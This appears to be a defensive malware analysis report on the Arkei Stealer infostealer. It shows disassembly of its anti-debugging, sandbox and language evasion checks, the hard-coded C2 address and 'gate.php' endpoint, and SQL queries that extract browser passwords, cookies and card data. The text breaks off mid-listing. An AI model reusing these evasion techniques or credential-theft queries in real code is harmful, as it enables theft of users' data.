

ARKEI STEALER

TECHNICAL ANALYSIS REPORT

ZAYOTEM

ZARARLI YAZILIM ÖNLEME VE TERSİNE MÜHENDİSLİK

Table of Contents

Table of Contents	i
Overview	1
Filename.ext Analysis	6
<i>Static Analysis</i>	6
Filename2.ext Analysis	10
<i>Dynamic Analysis</i>	10
YARA Rule	21
MITRE ATTACK TABLE	24
Mitigation Recommendations	24
PREPARED BY	25

Overview

First observed in May 2018, **Arkei Stealer** is classified as **infostealer malware**. Its primary function is to covertly **collect critical data** from compromised systems.

The primary data targeted by Arkei Stealer includes the following:

- **Cookies and saved passwords** stored in web browsers (Chrome, Firefox, etc.).
- Files associated with **cryptocurrency wallet** software installed on the system.
- Login credentials for various desktop applications, including password management applications.

The malware also collects information about the system configuration and scans file paths predefined by the attacker. In particular, it also captures the contents of files in common locations such as the desktop.

Once the collection phase is complete, Arkei Stealer compresses all collected information into a single archive file and then uploads the package to a **command-and-control server** remotely operated by the attacker.

ArkeiStealer.exe Analysis

Name	2f278b8e3bdea12dd2910f297dc02e36716253d80d104221057d2d72b07b22c9.exe
MD5	5a4f9b6c31ac9694653356eff6d30344
SHA256	2f278b8e3bdea12dd2910f297dc02e36716253d80d104221057d2d72b07b22c9
File Type	PE32/EXE

Static Analysis

```
seg004:0043C0B2 ; int __usercall start@<eax>(int@<ebp>)
seg004:0043C0B2 public start
seg004:0043C0B2 proc near
seg004:0043C0B2 push    ebp
seg004:0043C0B3 loc_43C0B3: ; CODE XREF: start+4;j
seg004:0043C0B3 sub     ebp, 1
seg004:0043C0B6 jnz     short loc_43C0B3
seg004:0043C0B8 pop     ebp
seg004:0043C0B9 mov     eax, large fs:30h ; peb access
seg004:0043C0BF mov     eax, [eax+0Ch]
seg004:0043C0C2 mov     eax, [eax+14h]
seg004:0043C0C5 mov     edi, [eax+10h]
seg004:0043C0C8 call    $+5
seg004:0043C0CD pop     esi
seg004:0043C0CE lea     edx, [edi+1000h]
seg004:0043C0D4 lea     ecx, [edx+1C800h]
seg004:0043C0DA lea     ebx, (dword_43C340 - 43C0CDh)[esi]
seg004:0043C0E0 lea     ebp, [ebx+20h]
seg004:0043C0E3 push    edx
seg004:0043C0E4 push    ecx
seg004:0043C0E5 push    ebx
seg004:0043C0E6 push    ebp
seg004:0043C0E7 call    sub_43C000
seg004:0043C0EC add     esp, 10h
seg004:0043C0EF lea     eax, [edi+8430h]
seg004:0043C0F5 jmp     eax
seg004:0043C0F5 start
seg004:0043C0F5 endp
```

Figure 1- Accessing the PEB Using the FS Segment

The malware first accesses the PEB using the **FS** segment. By accessing the Process Environment Block (PEB), it inspects memory structures. The purpose is to obtain the memory addresses of all loaded DLLs and modules.

```

seg004:0043C04C sub_43C04C proc near ; CODE XREF: .text:004019C5:p
seg004:0043C04C pusha
seg004:0043C04D mov eax, large fs:30h
seg004:0043C053 mov eax, [eax+0Ch]
seg004:0043C056 mov eax, [eax+14h]
seg004:0043C059 mov edi, [eax+10h]
seg004:0043C05C call $+5
seg004:0043C061 pop esi
seg004:0043C062 lea edx, (a213202208237 - 43C061h)[esi] ; "213.202.208.237"
seg004:0043C068 lea ecx, [edx+80h]
seg004:0043C06E lea ebx, (dword_43C300 - 43C061h)[esi]
seg004:0043C074 lea ebp, [ebx+20h]
seg004:0043C077 push edx
seg004:0043C078 push ecx
seg004:0043C079 push ebx
seg004:0043C07A push ebp
seg004:0043C07B call decrypt_obf
seg004:0043C080 add esp, 10h
seg004:0043C083 mov [edi+279B4h], edx
seg004:0043C089 lea edx, (aGatePhp - 43C061h)[esi] ; "gate.php"
seg004:0043C08F lea ecx, [edx+80h]
seg004:0043C095 loc_43C095: ; CODE XREF: decrypt_obf+2F:j
seg004:0043C095 lea ebx, (dword_43C320 - 43C061h)[esi]
seg004:0043C098 lea ebp, [ebx+20h]
seg004:0043C09E push edx
seg004:0043C09F push ecx
seg004:0043C0A0 push ebx
seg004:0043C0A1 push ebp
seg004:0043C0A2 call decrypt_obf
seg004:0043C0A7 add esp, 10h
seg004:0043C0AA mov [edi+2730Ch], edx
seg004:0043C0B0 popa
seg004:0043C0B1 ret
seg004:0043C0B1 sub_43C04C endp

```

Figure 2 – Resolving the C2 Address in Memory

The malware uses the **Position Independent Code (PIC)** technique to allow the code block to execute independently of its load address. The C2 address and target endpoint are resolved in memory. This enables the malware to evade static analysis processes.

```

.text:004054F0 ; int __cdecl xor_decrypt(int, int, unsigned int)
.text:004054F0 xor_decrypt proc near ; CODE XREF: .text:0040177F:p
.text:004054F0 ; .text:00401798:p ...
.text:004054F0 var_C = dword ptr -0Ch
.text:004054F0 var_8 = dword ptr -8
.text:004054F0 var_4 = dword ptr -4
.text:004054F0 arg_0 = dword ptr 8
.text:004054F0 arg_4 = dword ptr 0Ch
.text:004054F0 arg_8 = dword ptr 10h
.text:004054F0 push ebp
.text:004054F1 mov ebp, esp
.text:004054F3 sub esp, 0Ch
.text:004054F6 push ebx
.text:004054F7 mov eax, [ebp+arg_8]
.text:004054FA add eax, 1
.text:004054FD push eax
.text:004054FE push 40h ; '@'
.text:00405500 call dword_427CC8
.text:00405506 mov [ebp+var_8], eax
.text:00405509 mov ecx, [ebp+var_8]
.text:0040550C add ecx, [ebp+arg_8]
.text:0040550F mov byte ptr [ecx], 0
.text:00405512 mov [ebp+var_C], 0
.text:00405519 jmp short loc_405524

```

```

push offset aZoqjzaylevbw ; "ZOQJZAYLEVBW"
push offset unk_41E040
call xor_decrypt
add esp, 0Ch
mov dword_42725C, eax
push 0Eh
push offset aQ0q3av13e9s4ey ; "Q0Q3AV13E9S4EY"
push offset unk_41E060
call xor_decrypt

```

Figure 3 – String Decryption

This function is used to decrypt encrypted strings at runtime using the XOR operator. The decrypted strings are Windows API names. The target strings become visible after being decrypted in memory. This technique is known as string decryption.

```

v11 = 0;
v12 = (*(int (__cdecl **)(_DWORD, int, int))(a9 + 32))(*(_DWORD *)(a9 + 40), 288, 4);
if ( !v12 )
    return -4;
v10 = sub_40FD20(a3, a1, 257, &unk_425B30, &unk_425BB0, a6, a4, a8, &v11, v12);
if ( v10 || !*a4 )
{
    if ( v10 == -3 )
    {
        *(_DWORD *)(a9 + 24) = "oversubscribed literal/length tree";
    }
    else if ( v10 != -4 )
    {
        *(_DWORD *)(a9 + 24) = "incomplete literal/length tree";
        v10 = -3;
    }
}

```

Figure 4 – Code Snippet for the Inflate Algorithm (IDA)

The malware uses the **inflate/deflate** algorithm from the gzip/zlib source code to compress user data. The function structures can be seen to match across the two images. To avoid detection, the ZIP-handling portion was added later, and only the components required for compression were included.



```

inflate.c
x

/* build the decoding tables for literal/length and distance codes */
bl = lbits;
if ((i = huft_build(ll, nl, 257, cplens, cplext, &tl, &bl)) != 0)
{
    if (i == 1) {
        Trace ((stderr, " incomplete literal/length tree\n"));
        huft_free(tl);
    }
    return i; /* incomplete code set */
}
bd = dbits;
if ((i = huft_build(ll + nl, nd, 0, cpdist, cpdext, &td, &bd)) != 0)
{
    if (i == 1) {
        Trace ((stderr, " incomplete distance tree\n"));
#ifdef PKZIP_BUG_WORKAROUND
        i = 0;
    }
    #else
        huft_free(td);
    }
    huft_free(tl);
    return i; /* incomplete code set */
}
#endif

```

Figure 5 – Code Snippet of the Inflate Algorithm Taken from the GZIP Source Code

```

.text:00401000
.text:00401000 sub_401000 proc near ; CODE XREF: .text:0040102C:ip
.text:00401000 mov     eax, large fs:30h
.text:00401006 cmp     byte ptr [eax+2], 0
.text:0040100A jnz     short loc_40100F
.text:0040100C xor     eax, eax
.text:0040100E retn
.text:0040100F ; -----
.text:0040100F
.text:0040100F loc_40100F: ; CODE XREF: sub_401000+A+j
.text:0040100F mov     eax, 1
.text:00401014 retn

```

Figure 6 – Checking the BeingDebugged Flag via the PEB

As an anti-debugging technique, the malware checks the BeingDebugged flag in the **PEB (Process Environment Block)**. The PEB address is accessed at offset **0x30** of the FS segment register, after which the **BeingDebugged** flag at offset +2 in the PEB structure is checked.

```

0043c0b2 int32_t var_4_1 = arg1
0043c0b6 int32_t i
0043c0b6
0043c0b6 do
0043c0b3 | i = arg1
0043c0b3 | arg1 -= 1
0043c0b6 while (i != 1)
0043c0c5 TEB* fsbase
0043c0c5 struct _LDR_DATA_TABLE_ENTRY* Flink = fsbase->ProcessEnvironmentBlock->Ldr->
0043c0c5 InMemoryOrderModuleList.Flink->InInitializationOrderModuleList.Flink
0043c0e7 sub_43c000(&data_43c0cd, Flink, _mbsncpy, 0x43c340, Flink + 0x1d800,
0043c0e7 Flink + 0x1000)
0043c0f5 jmp(&Flink[0x1a7])

```

Figure 7 – Jumping to the Shellcode

The jmp instruction performs a direct jump to the address at the offset calculated from the base. The destination address is the entry point of the decrypted stage. Using **Call** instead of **jmp** leaves no return address on the stack, keeping the stack frame clean.

Stage 2 Analysis

Name	payload.bin
MD5	dbd4da9416b89ce84302d2e287930cb7
SHA256	9187eb2c37c51be63c2c3512907bee925aa4491c7b699594f91420917c793d67
File Type	PE32/EXE

Dynamic Analysis





Figure 8 – Memory Allocation for Encrypted Data Using LocalAlloc

After execution jumps to the shellcode, memory is allocated using the **LocalAlloc** API. The encrypted data is pushed onto the stack using push instructions. The data on the stack is passed to the decryption function via call. These operations initiate the first string-decryption routine.



IDA View-EIP, General registers, Modules, Threads, Hex View-1, Stack view

IDA View-EIP

```
.text:00408429 pop     ebp
.text:0040842A retn
.text:0040842A ;
.text:0040842B align 10h
EAX |.text:00408430 push    ebp
EIP |.text:00408431 mov     ebp, esp
    .text:00408433 jz      short near ptr loc_408437+1
    .text:00408435 jnz     short near ptr loc_408437+1
    .text:00408437
    .text:00408437 loc_408437:                                ; CODE XREF: .text:00408433↑j
    .text:00408437                                ; .text:00408435↑j
    .text:00408437 mov     eax, 0DB33E8h
    .text:0040843C add     [ebx+eax+75h], dh
    .text:00408440 add     [eax-6CD618h], edi
    .text:00408446 push    dword ptr [ebx+eax+75h]
    .text:0040844A add     [eax+0DB6FE8h], edi
    .text:00408450 add     [eax-78h], ch
    .text:00408453 adc     eax, [eax]
00007830 00408430: .text:00408430 (Synchronized with EIP)
```

Figure 9 – Impossible Disassembly Technique

Analysis of the disassembly revealed the use of the **Impossible Disassembly** technique. This is an **Anti-Disassembly** technique intended to make reverse engineering more difficult. As shown in Figure 9, both the **jz** and **jnz** conditional jump instructions branch to the **loc_408437** label. However, these values consist of junk bytes misinterpreted by the disassembler. Because the actual execution flow always jumps to **loc_408437**, the inserted bytes are never executed. The technique was bypassed by inserting a NOP instruction.

004083BE	CC	int3	
004083BF	CC	int3	
004083C0	55	push ebp	
004083C1	8BEC	mov ebp,esp	
004083C3	A1 D8774200	mov eax,dword ptr ds:[4277D8]	004277D8:&"HAL9TH"
004083C8	50	push eax	
004083C9	E8 E2490000	call salsa.40CD80	
004083CE	50	push eax	
004083CF	E8 5CD00000	call salsa.415430	
004083D4	83C4 08	add esp,8	
004083D7	85C0	test eax,eax	
004083D9	75 20	jne salsa.4083FB	
004083DB	8B0D 9C794200	mov ecx,dword ptr ds:[42799C]	0042799C:&"JohnDoe"
004083E1	51	push ecx	
004083E2	E8 194A0000	call salsa.40CE00	
004083E7	50	push eax	
004083E8	E8 43D00000	call salsa.415430	
004083ED	83C4 08	add esp,8	
004083F0	85C0	test eax,eax	
004083F2	75 07	jne salsa.4083FB	
004083F4	B8 01000000	mov eax,1	
004083F9	EB 02	jmp salsa.4083FD	
004083FB	33C0	xor eax,eax	
004083FD	5D	pop ebp	
004083FE	C3	ret	
004083FF	CC	int3	

Figure 10 – Windows Defender Sandbox Check

The malware uses the **GetComputerNameA** and **GetUserNameA** Windows APIs to retrieve the system hostname and username. It compares the obtained values against **HAL9TH** (computer name) and **JohnDoe** (username). These names are constants used by default in the Windows Defender sandbox environment, and the malware performs this check to avoid detection.

004082E3	83EC 08	sub esp,8
004082E6	C745 FC 01000000	mov dword ptr ss:[ebp-4],1
004082ED	FF15 7C7D4200	call dword ptr ds:[427D4200]
004082F3	0FB7C0	movzx eax,ax
004082F6	8945 F8	mov dword ptr ss:[ebp-8],eax
004082F9	817D F8 3F040000	cmp dword ptr ss:[ebp-8],43F
00408300	7F 1D	jb salsa.40831F
00408302	817D F8 3F040000	cmp dword ptr ss:[ebp-8],43F
00408309	74 3A	je salsa.408345
0040830B	817D F8 19040000	cmp dword ptr ss:[ebp-8],419
00408312	74 1F	je salsa.408333
00408314	817D F8 23040000	cmp dword ptr ss:[ebp-8],423
00408318	74 1F	je salsa.40833C
0040831D	EB 3F	jmp salsa.40835E
0040831F	817D F8 43040000	cmp dword ptr ss:[ebp-8],443
00408326	74 26	je salsa.40834E
00408328	817D F8 2C080000	cmp dword ptr ss:[ebp-8],82C
0040832F	74 26	je salsa.408357
00408331	EB 2B	jmp salsa.40835E
00408333	C745 FC 00000000	mov dword ptr ss:[ebp-4],0
0040833A	EB 22	jmp salsa.40835E
0040833C	C745 FC 00000000	mov dword ptr ss:[ebp-4],0
00408343	EB 19	jmp salsa.40835E
00408345	C745 FC 00000000	mov dword ptr ss:[ebp-4],0
0040834C	EB 10	jmp salsa.40835E
0040834E	C745 FC 00000000	mov dword ptr ss:[ebp-4],0
00408355	EB 07	jmp salsa.40835E
00408357	C745 FC 00000000	mov dword ptr ss:[ebp-4],0
0040835E	8B45 FC	mov eax,dword ptr ss:[ebp-4]
00408361	8BE5	mov esp,ebp
00408363	5D	pop ebp
00408364	C3	ret

Figure 11 – Language Check Using GetUserDefaultLangID

The malware calls the **GetUserDefaultLangID** function to determine the system language setting. It compares the resulting LCID value, using the **cmp** instruction, against **0x43F**, **0x419**, **0x423**, **0x443**, and **0x82C**. These values correspond to the

language codes for countries such as Kazakhstan, Russia, Belarus, Uzbekistan, and Azerbaijan. If the system language is found in this list, the program terminates.

Language ID	Language Tag	Location
0x43F	KZ	Kazakhstan
0x419	RU	Russia
0x423	BY	Belarus
0x443	UZ	Uzbekistan
0x82C	AZ	Azerbaijan

Table 1- Countries Checked by Language

Figure 12 – Generating a Random String

Before sending an HTTP request to the C2 server, the malware calls **GetSystemTime** to obtain the system date and time. This value is used as the seed for the random number generator. A mathematical operation involving 5 is then applied using (imul edx, edx), and previously stored alphanumeric characters are selected from memory. The resulting string is used as a temporary name for the ZIP file downloaded from and uploaded to the C2 server, as well as for the stolen data (cookies, wallet files, etc.). Generating a different filename for each operation makes detection more difficult and prevents filename collisions when multiple requests are sent to the same C2 server.

0040836E	CC	int3	
0040836F	CC	int3	
00408370	55	push ebp	
00408371	8BEC	mov ebp,esp	
00408373	83EC 08	sub esp,8	
00408376	FF15 A07D4200	call dword ptr ds:[&GetTickCount]	
0040837C	8945 FC	mov dword ptr ss:[ebp-4],eax	
0040837F	68 803E0000	push 3E80	
00408384	FF15 8C7B4200	call dword ptr ds:[&Sleep]	
0040838A	FF15 A07D4200	call dword ptr ds:[&GetTickCount]	
00408390	2B45 FC	sub eax,dword ptr ss:[ebp-4]	
00408393	8945 F8	mov dword ptr ss:[ebp-8],eax	
00408396	817D F8 E02E0000	cmp dword ptr ss:[ebp-8],2EE0	
0040839D	76 09	jbe salsa.4083A8	12s
0040839F	B8 01000000	mov eax,1	
004083A4	EB 0B	jmp salsa.4083B1	
004083A6	EB 04	jmp salsa.4083AC	
004083A8	33C0	xor eax,eax	
004083AA	EB 05	jmp salsa.4083B1	
004083AC	B8 01000000	mov eax,1	
004083B1	8BE5	mov esp,ebp	
004083B3	5D	pop ebp	
004083B4	C3	ret	
004083B5	CC	int3	
004083B6	CC	int3	

Figure 13—Sandbox Detection Using GetTickCount and Sleep Functions

The malware applies an anti-analysis technique to determine whether the system on which it is running is a sandbox environment. It first calls `GetTickCount` to obtain the system start time. The `Sleep` function then pauses the program for 16 seconds. After the sleep period ends, `GetTickCount` is called again to obtain the end time, and the difference between the two time values is calculated. If the elapsed time is greater than 12 seconds, the malware continues to execute normally. However, `Sleep` functions are often accelerated in sandbox environments. In that case, because the elapsed time is less than 12 seconds, the malware terminates itself or refrains from exhibiting malicious behavior.

Figure 14 – Sending the Request to the C2 Endpoint

The malware sends a request to the /request endpoint at the target IP address and downloads third-party DLL files compressed in ZIP format under the previously generated random string name. These DLL files are auxiliary libraries required for the malware to operate correctly on the system.

Ad	Boyut	Oluşturulma
freebl3.dll	334 288	2022-02-14 13:43
mozglue.dll	137 168	2022-02-14 13:43
msvcpl140.dll	440 120	2022-02-14 13:43
nss3.dll	1 246 160	2022-02-14 13:43
softokn3.dll	144 848	2022-02-14 13:43
sqlite3.dll	645 592	2022-02-14 13:43
vcruntime140.dll	83 784	2022-02-14 13:43

Figure 15 – DLL Files Downloaded from the C2 and Extracted from the ZIP Archive

Figure 15 shows the DLL files obtained after extracting the ZIP archive downloaded from the C2 server. These files provide the dependencies required by the malware during execution.


```

dword_427B50 = GetProcAddress(dword_427D78, dword_4274BC);
dword_427B58 = GetProcAddress(dword_427D78, dword_427374);
dword_427C30 = GetProcAddress(dword_427D78, dword_427758);
dword_427C7C = GetProcAddress(dword_427D78, dword_427950);
dword_427D24 = GetProcAddress(dword_427D78, dword_427100);
dword_427B90 = GetProcAddress(dword_427D78, dword_42782C);
dword_427D68 = GetProcAddress(dword_427D78, dword_42704C);
dword_427BE8 = GetProcAddress(dword_427D78, dword_427860);
dword_427BAC = GetProcAddress(dword_427D78, dword_427790);
dword_427DE0 = GetProcAddress(dword_427D78, dword_427048);
dword_427C98 = GetProcAddress(dword_427D78, dword_427490);
dword_427CC4 = GetProcAddress(dword_427D78, "VirtualAlloc");
dword_427BEC = GetProcAddress(dword_427D78, "VirtualFree");
dword_427DC0 = GetProcAddress(dword_427D78, "HeapFree");
dword_427D38 = GetProcAddress(dword_427D78, "LocalFileTimeToFileTime");
dword_427D60 = GetProcAddress(dword_427D78, "CreateDirectoryA");
dword_427D6C = GetProcAddress(dword_427D78, "SetFileTime");
}

```

Figure 17 – Performing Dynamic Linking

The malware performs **dynamic linking** using the Windows API function names it previously decrypted with the XOR algorithm. The **GetProcAddress** function is used to dynamically resolve the addresses of specific functions from DLLs loaded with **LoadLibraryA** (e.g., kernel32.dll). Using this method, the malware dynamically resolves the APIs it needs at runtime instead of relying on functions statically linked through the **Import Address Table (IAT)**. The decrypted strings are passed directly as parameters to **GetProcAddress**, and the resulting function pointers are stored in memory for use.

055DC0	AB AB AB AB	AB 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00
055DCD0	AF EF 3C FD	CD EA 00 18	53 45 4C 45	43 54 20 6E	71<yIè..SELECT n
055DCE0	61 6D 65 5F	6F 6E 5F 63	61 72 64 2C	20 65 78 70	ame_on_card, exp
055DCF0	69 72 61 74	69 6F 6E 5F	6D 6F 6E 74	68 2C 20 65	iration_month, e
055DD00	78 70 69 72	61 74 69 6F	6E 5F 79 65	61 72 2C 20	xpiration_year,
055DD10	63 61 72 64	5F 6E 75 6D	62 65 72 5F	65 6E 63 72	card_number_encr
055DD20	79 70 74 65	64 20 46 52	4F 4D 20 63	72 65 64 69	rypted FROM credi
055DD30	74 5F 63 61	72 64 73 00	AB AB AB AB	AB AB AB AB	t cards.«««««««
055DD40	00 00 00 00	00 00 00 00	A5 EF 3C F7	C7 EA 00 1A	%i<+Çè..
055DD50	43 61 72 64	20 6E 75 6D	62 65 72 3A	20 00 AB AB	Card number: .««
055DD60	AB AB AB AB	AB AB 00 00	00 00 00 00	00 00 00 00	«««««««.....
055DD70	A5 EF 3C F7	CD EA 00 18	0A 4E 61 6D	65 20 6F 6E	%i<+Iè...Name on
055DD80	20 63 61 72	64 3A 20 00	AB AB AB AB	AB AB AB AB	card: .«««««««
055DD90	00 00 00 00	00 00 00 00	A6 EF 3C F4	CD EA 00 1D	'i<ôIè..
055DDA0	0A 45 78 70	69 72 61 74	69 6F 6E 20	64 61 74 65	.Expiration date
055DDB0	3A 20 00 AB	AB AB AB AB	AB AB AB AB	00 00 00 00	: .«««««««.....
055DDC0	00 00 00 00	00 00 00 00	A6 EF 3C F4	CE EA 00 1E	'i<ôIè..
055DDD0	48 69 73 74	6F 72 79 5C	25 73 5F 25	73 2E 74 78	History\%s_%s.tx
055DDE0	74 00 AB AB	AB AB AB AB	AB AB 00 00	00 00 00 00	t.«««««««.....
055DDF0	00 00 00 00	00 00 00 00	A6 EF 3C F4	CE EA 00 18	'i<ôIè..
055DE00	53 45 4C 45	43 54 20 75	72 6C 20 46	52 4F 4D 20	SELECT url FROM
055DE10	75 72 6C 73	00 AB AB AB	AB AB AB AB	AB 00 00 00	urls.«««««««...
055DE20	00 00 00 00	00 00 00 00	A6 EF 3C F4	CE EA 00 1C	'i<ôIè..
055DE30	44 6F 77 6E	6C 6F 61 64	73 5C 25 73	5F 25 73 2E	Downloads\%s_%s.
055DEF0	74 78 74 00	AB AB AB AB	AB AB AB AB	00 00 00 00	txt «««««««

Figure 18 – SQL Queries Used by the Malware

Figure 18 shows that the SQL queries used by the malware to obtain browser data are present in plaintext in memory. These queries are believed to be used to extract information such as download history, URL history, saved login credentials, cookies, credit-card data, and form data from the relevant SQLite databases.

SQL Query	Function
SELECT target_path, tab_url FROM downloads	Retrieves download history from Chromium and Opera browsers.
SELECT name, value FROM autofill	Retrieves autofill data from Chromium and Opera browsers.
SELECT url FROM urls	Retrieves browsing history from Chromium and Opera browsers.
SELECT action_url, username_value, password_value FROM logins	Retrieves saved usernames and passwords from Chromium and Opera browsers.
SELECT HOST_KEY, is_httponly, path, is_secure, (expires_utc/1000000)-11644480800, name, encrypted_value FROM cookies	Retrieves encrypted cookie data from Chromium and Opera browsers.
SELECT name_on_card, expiration_month, expiration_year, card_number_encrypted FROM credit_cards	Retrieves saved credit-card information from Chromium and Opera browsers.
SELECT host, isHttpOnly, path, isSecure, expiry, name, value FROM moz_cookies	Retrieves cookie data from the Firefox (Gecko) browser.
SELECT url FROM moz_places	Retrieves browsing history from Firefox.
SELECT fieldname, value FROM moz_formhistory	Retrieves form history data from Firefox.

The malware directly accesses the target browsers' databases using the **sqlite3.dll** library in order to steal browser data. Browsers store user data (passwords, cookies, autofill information, and credit-card data) in SQLite format. The malware uses

sqlite3.dll API functions (sqlite3_open, sqlite3_prepare, sqlite3_step, sqlite3_column_text, etc.) to open these database files and systematically extract sensitive data using the SQL queries listed in the table.

Address	Hex	ASCII
001981A0	00 00 00 00	
001981B0	00 00 00 00	
001981C0	00 00 50 00	..P.K.....
001981D0	2D 2D 2D 2D	-----NOHDBAIWTR
001981E0	51 51 51 51	QQQQ1D..Content-
001981F0	44 69 73 70	Disposition: for
00198200	6D 2D 64 61	m-data; name="fi
00198210	6C 65 22 0D	le"....8YM08G479
00198220	48 34 45 33	H4E37.zip..-----
00198230	2D 4E 4F 48	-NOHDBAIWTRQQQQ1
00198240	44 0D 0A 43	D..Content-Dispo
00198250	73 69 74 69	sition: form-dat
00198260	61 38 20 6E	a; name="file";
00198270	66 69 6C 65	filename="8YM08G
00198280	34 37 39 48	479H4E37.zip"..C
00198290	6F 6E 74 65	ontent-Type: app
001982A0	6C 69 63 61	lication/octet-s
001982B0	74 72 65 61	tream..Content-T
001982C0	72 61 6E 73	ransfer-Encoding
001982D0	3A 20 62 69	: binary.....

Figure 19 – HTTP Request to Be Sent to the C2 Server

The malware prepares the stolen user information (browser data, cookies, account information, etc.) in the form of an HTTP POST request for transmission to the C2 server.

Name	Date modified	Type	Size
Autofill	10/26/2025 11:45 PM	File folder	
Cookies	10/26/2025 11:45 PM	File folder	
Downloads	10/26/2025 11:45 PM	File folder	
History	10/26/2025 11:45 PM	File folder	
Plugins	10/26/2025 11:45 PM	File folder	
screenshot	10/17/2025 12:31 AM	JPG File	278 KB
system	10/17/2025 12:31 AM	Text Document	6 KB

Figure 20 – Data Stolen by the Malware

The image shows the data stolen by the malware. The data includes folders containing browser data (Autofill, Cookies, Downloads, History, Plugins), along with files containing a screenshot of the user's screen and system information.

004075C1	88EC	mov ebp,esp	
004075C3	A1 24784200	mov eax,dword ptr ds:[427824]	eax:"EK6892M79H47YM.zip", 00427824:"C:\\ProgramData\\sqlite3.dll"
004075C8	50	push eax	eax:"EK6892M79H47YM.zip"
004075C9	FF15 187C4200	call dword ptr ds:[40DeleteFileA]	
004075CF	8B00 8C734200	mov ecx,dword ptr ds:[42738C]	0042738C:"C:\\ProgramData\\Freebl3.dll"
004075D5	51	push ecx	
004075D6	FF15 187C4200	call dword ptr ds:[40DeleteFileA]	
004075DC	8B15 C0774200	mov edx,dword ptr ds:[4277C0]	004277C0:"C:\\ProgramData\\mozglue.dll"
004075E2	52	push edx	
004075E3	FF15 187C4200	call dword ptr ds:[40DeleteFileA]	
004075E9	A1 94724200	mov eax,dword ptr ds:[427294]	eax:"EK6892M79H47YM.zip", 00427294:"C:\\ProgramData\\msvcpl40.dll"
004075EE	50	push eax	eax:"EK6892M79H47YM.zip"
004075EF	FF15 187C4200	call dword ptr ds:[40DeleteFileA]	
004075F5	8B00 50784200	mov ecx,dword ptr ds:[427850]	00427850:"C:\\ProgramData\\nss3.dll"
004075FB	51	push ecx	
004075FC	FF15 187C4200	call dword ptr ds:[40DeleteFileA]	
00407602	8B15 AC754200	mov edx,dword ptr ds:[4275AC]	004275AC:"C:\\ProgramData\\softokn3.dll"
00407608	52	push edx	
00407609	FF15 187C4200	call dword ptr ds:[40DeleteFileA]	
0040760F	A1 94784200	mov eax,dword ptr ds:[427894]	eax:"EK6892M79H47YM.zip", 00427894:"C:\\ProgramData\\vcruntime140.dll"
00407614	50	push eax	eax:"EK6892M79H47YM.zip"
00407615	FF15 187C4200	call dword ptr ds:[40DeleteFileA]	
0040761B	5D	pop ebp	
0040761C	C3	ret	
0040761D	CC	int3	

Figure 21 – Deletion of Third-Party Files Used by the Malware

After completing the data-theft operations, the malware deletes the third-party DLL files it used in order to leave no traces on the system. Using the Windows API function **DeleteFileA**, auxiliary DLLs (msvcpl40.dll, vcruntime140.dll, nss3.dll, softokn3.dll, freebl3.dll, mozglue.dll, etc.) under the **C:\\ProgramData** directory are deleted. By removing all external dependencies used during execution, this technique reduces the risk of the malware being detected.

00415C97	6A 00	push 0	
00415C9F	FF15 307C4200	call dword ptr ds:[40GetModuleFileNameA]	
00415CA5	8D85 B8FEFFFF	lea eax,dword ptr ss:[ebp-148]	
00415CA6	50	push eax	
